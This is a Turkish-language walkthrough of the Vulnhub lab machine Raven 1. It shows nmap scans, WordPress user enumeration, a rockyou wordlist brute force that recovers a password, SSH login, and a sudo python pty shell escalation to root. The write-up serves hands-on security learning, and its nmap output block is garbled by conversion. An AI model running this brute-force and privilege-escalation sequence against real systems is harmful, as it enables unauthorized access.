Raven1:


Walkthrough | Vulnhub

Giriş:

Raven 1 makinesi giriş ve orta seviye bir makine olarak Vulnhubda listelenmiş.

Bence kolay makine olarak sınıflandırmak biraz daha doğru olabilir. Ama sonuçta bu kullanılan skillsetle alakalı olduğu için kabul edilebilir bir seçim.

Ben sanal makineyi kurarken Vİrtualbox'ı kullandım. Ama network ayarlarıyla biraz oynamam gerekti makineye ulaşabilmek için .



Makineyi kurduk ve network ayarlarından bridge moda çektik böylece ağımızdaki herhangi bir bilgisayar bu makineye erişebilecek. Sonuçta bu makine zafiyetli bir makine bu işlemi yaparken ne yaptığınızı bildiğinize emin olun.

Öncelikle bu makinenin ip adresi bize lazım. Netdiscover gibi tooları kullanarak ya da nmap ile tarama yaparak ağımızı keşfedebiliriz.

Sudo nmap -sN 192.168.0.0/24 -T5


Komutunu kullanarak makinenin ip adresini 192.168.0.157 olarak buldum.

Hemen bir nmap taraması gerçekleştiriyoruz.

nmap -sC -sV -Pn -A -vv -T5 -oN nmap.txt 192.168.0.157

```
# Nmap 7.92 scan initiated Tue Dec 7 20:50:15 20 Nmap scan report for 192.168.0.157 Host is up, received user-set (0.00091s latency). Scanned at 2021-12-07 20:50:17 +03 for 11s Not shown: 997 closed tcp ports (reset) PORT STATE SERVICE REASON VERSION 22/4rp scans for 12 ports (10.000) PORT STATE SERVICE REASON VERSION 22/4rp scans for 1920 ports (10.000) PORTS STATE SERVICE REASON VERSION 22/4rp scans for 1920 ports (10.000) PORTS STATE SERVICE REASON VERSION 22/4rp scans for 1920 ports (10.000) PORTS STATE SERVICE REASON VERSION 22/4rp scans for 1920 ports (10.000) PORTS STATE SERVICE REASON VERSION 22/4rp scans for 1920 ports (10.000) PORTS STATE SERVICE REASON VERSION 22/4rp scans for 1920 ports (10.000) PORTS STATE SERVICE REASON VERSION 22/4rp scans for 1920 ports (10.000) PORTS STATE SERVICE REASON VERSION 22/4rp scans for 1920 ports (10.000) PORTS STATE SERVICE REASON VERSION 22/4rp scans for 1920 ports (10.000) PORTS STATE SERVICE REASON VERSION 22/4rp scans for 1920 ports (10.000) PORTS STATE SERVICE REASON VERSION 22/4rp scans for 1920 ports (10.000) PORTS STATE SERVICE REASON VERSION 22/4rp scans for 1920 ports (10.000) PORTS STATE SERVICE REASON VERSION 22/4rp scans for 1920 ports (10.000) PORTS STATE SERVICE REASON VERSION 22/4rp scans for 1920 ports (10.000) PORTS STATE SERVICE REASON VERSION 22/4rp scans for 1920 ports (10.000) PORTS STATE SERVICE REASON VERSION 22/4rp scans sca
                                                                                                                                             7 20:50:15 2021 as: nmap -sC -sV -Pn -A -vv -T5 -oN nmap.txt 192.168.0.157
                                                                                     syn-ack ttl 63 OpenSSH 6.7pl Debian 5+deb8u4 (protocol 2.0)
22/tcp open ssh
      ssh-hostkey:
               1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAKh+RdkjjySopFFtXyNt53JA6r4vcBU/5phBALFa3s/Tp1nk905px99+yBZcDIsWCJRcpZLSjrB6HLSP32+zhb9pnV|
Pkkb9hC4+xhZjVme8BA7JP65hGMJFHWbmWbDIeQ014EVAJAAAAFQDco2jBlkC2i5fJa3EJU8Cjb7la1wAAAIBZgJ8eIMdjFiKHPVKBClyJeUKdlSh0zsLVz4
If09sevQHZR2tvDm5mV/mx9rBDK88h31ZyiuGr6aEoo+xPZR4TY++mFNY+deB3N7qtGpUH0ACMgrzfFjtIoaxub9y8IzlTTeB+uQAAAIB9h0DDtN8h0xAkGn
CsjqJC+RqW3Q6Z/QNJo3CqlffRbT92HMDenFIh04ET7tv9Rzplj89rFI0NEJJMUgWkIsf404kyM2I6c27Law+tsa1htco6mTuoc8jLOhlhccbsYSgUnhfcNg
| 2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA) | ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDV+10/5GT/t8oHYE/2droICkXQmZ+vUokINs67o65J9Ju0TwxfYpcDKG7Ir5SCVyht+9yblaT4CDKpEk
L8UwYIYBQLVGSBPr40i+rp0aimY6NCohYE7yPZfGQCMgUabN70ZOPX5av/11pe4aaiB1VkdQI6KGOIxX9BzXZ+xx18aGY2L4gEHsSFKHsCHMDcf0LRwCL57J
MBdw0eM7Ta0UyJnsMoynCkaJFG7FaNe/hdkI68g408nugBk4RiKGlDBxAIHYT+VUmrJaF
      256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (EDSA)
ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFWnVibAcyZ6gXZIUhw1P2L5l+9u9WKbtJn4rAZ0+MDtzw
     256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAesXwn7VLv7XmXLfdeAjITtlzFHXlFpvHQt4gnQ3xSI
0/tcp open http syn-ack ttl 63 Apache httpd 2.4.10 ((Debian))
 80/tcp open http
      http-methods:
    __Supported Methods: GET HEAD POST OPTIONS
_http-title: Raven Security
_http-server-header: Apache/2.4.10 (Debian)
11/tcp_open rpcbind_syn-ack_ttl 63 2-4 (RPC #100000)
       rpcinfo:
                                                                                        port/proto service
111/tcp rpcbind
               program version
100000 2,3,4
100000 2,3,4
                                                                                                                                       rpcbind
                                                                                                                                        rpcbind
                                                                                                  111/udp
                                           3,4
3,4
1
                                                                                                 111/tcp6
111/udp6
                100000
                                                                                                                                      rpcbind
                100000
                                                                                                                                      rpcbind
                                                                                         47891/tcp6
                                                                                         50220/tcp
51228/udp6
                100024
                100024
                                                                                                                                     status
                                                                                          51274/udp
                                                                                                                                         status
                                                                                                                                   Timing level 5 (Insane) used
             fingerprint not ideal because:
```

Burada bir http servisinin ayakta olduğunu görüyoruz.



Wordpress sitesi gibi gözüküyor.

Kontrol etmek için service.html sayfasının soruce koduna bakarken ilk flagi buluyoruz.

Wordpresse bakarken sğrekli raven.local diye bir yere yönlendirmek istiyor bizim sitemiz yerine bunu farkedince raven.locali bizim ip adresimiz olarak çözsün diye /etc/hosts dosyasına ekleme yapıyoruz.

```
# This file was automatically generated by WSL. To stop automatic generation of this file, add the following entry to /etc/wsl.conf:
# [network]
# generateHosts = false
127.0.0.1 localhost
127.0.1.1 EYILMAZ.localdomain EYILMAZ
192.168.0.157 raven.local

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff00::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Bu eklemeden sonra wordpress sitesine rahatça gidebildiğimizi görüyoruz.

Öncelikle bir wpscan ile genel bilgi edinmeye çalışacağız.

wpscan --url 192.168.0.157/wordpress/

Komutunu çalıştırıyoruz.

```
[*] URL: http://192.168.0.157/wordpress/ [192.168.0.157]
[+] Started: Sun Dec 12 16:22:52 2021

Interesting Finding(s):
[*] Headers
| Interesting Entry: Server: Apache/2.4.10 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[*] XML-RPC seems to be enabled: http://192.168.0.157/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
| WordPress readme found: http://192.168.0.157/wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[*] The external WP-Cron seems to be enabled: http://192.168.0.157/wordpress/wp-cron.php
```

Burada wordpress sürümü vb konular hakkında bilgi edindik. Aklimıza brute force saldırısı yapabileceğimiz geldi.

wpscan --url 192.168.0.157/wordpress -e u

Komutunu çalıştırarak kullanıcıları bulmaya çalıştık.


```
    [i] User(s) Identified:
    [+] steven
    | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    | Confirmed By: Login Error Messages (Aggressive Detection)
    [+] michael
    | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    | Confirmed By: Login Error Messages (Aggressive Detection)
```

Evet iki tane kullanıcı bulduk .Şimdi steven için brute force uygulayacağız .ben bu iş için rockyou.txtyi kullanacağım.

wpscan --url 192.168.0.157/wordpress -e u -U steven,michael -P /usr/share/wordlists/rockyou.txt — threads 50

Komutunu çalıştırıyor ve bekliyoruz.

Evet steven adlı arkadaşın şifresini pink84 olarak bulduk.



Evet burada da bir flag bulduk.

Aklımıza ssh servisinin açık olduğu geldi. Ssh servisine steven ve kullanıcısı ve pink84 şifresiyle bağlanmayı deniyoruz.

```
ssh steven@192.168.0.157's password:

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

Last login: Wed Dec 8 12:54:12 2021 from 192.168.0.153
```

Evet bağlantı başarılı.

POST EXPLOIT AŞAMASI

Sudo –l yaparak steven kullanıcısının hangi komutları root yetkisiyle kullanabileceğini görüyorum.

Evet steven kullanıcısı pythoni root yetkisiyle kullanabiliyormuş.

Sudo python -c 'import pty; pty.spawn("/bin/sh")'

Komutunu kullanarak shell spawn ediyoruz.

Evet root olduk.

Home directorysinde flag4.txt dosyasını bulduk ve içini okuduk.

Okuduğunuz için teşekkürler.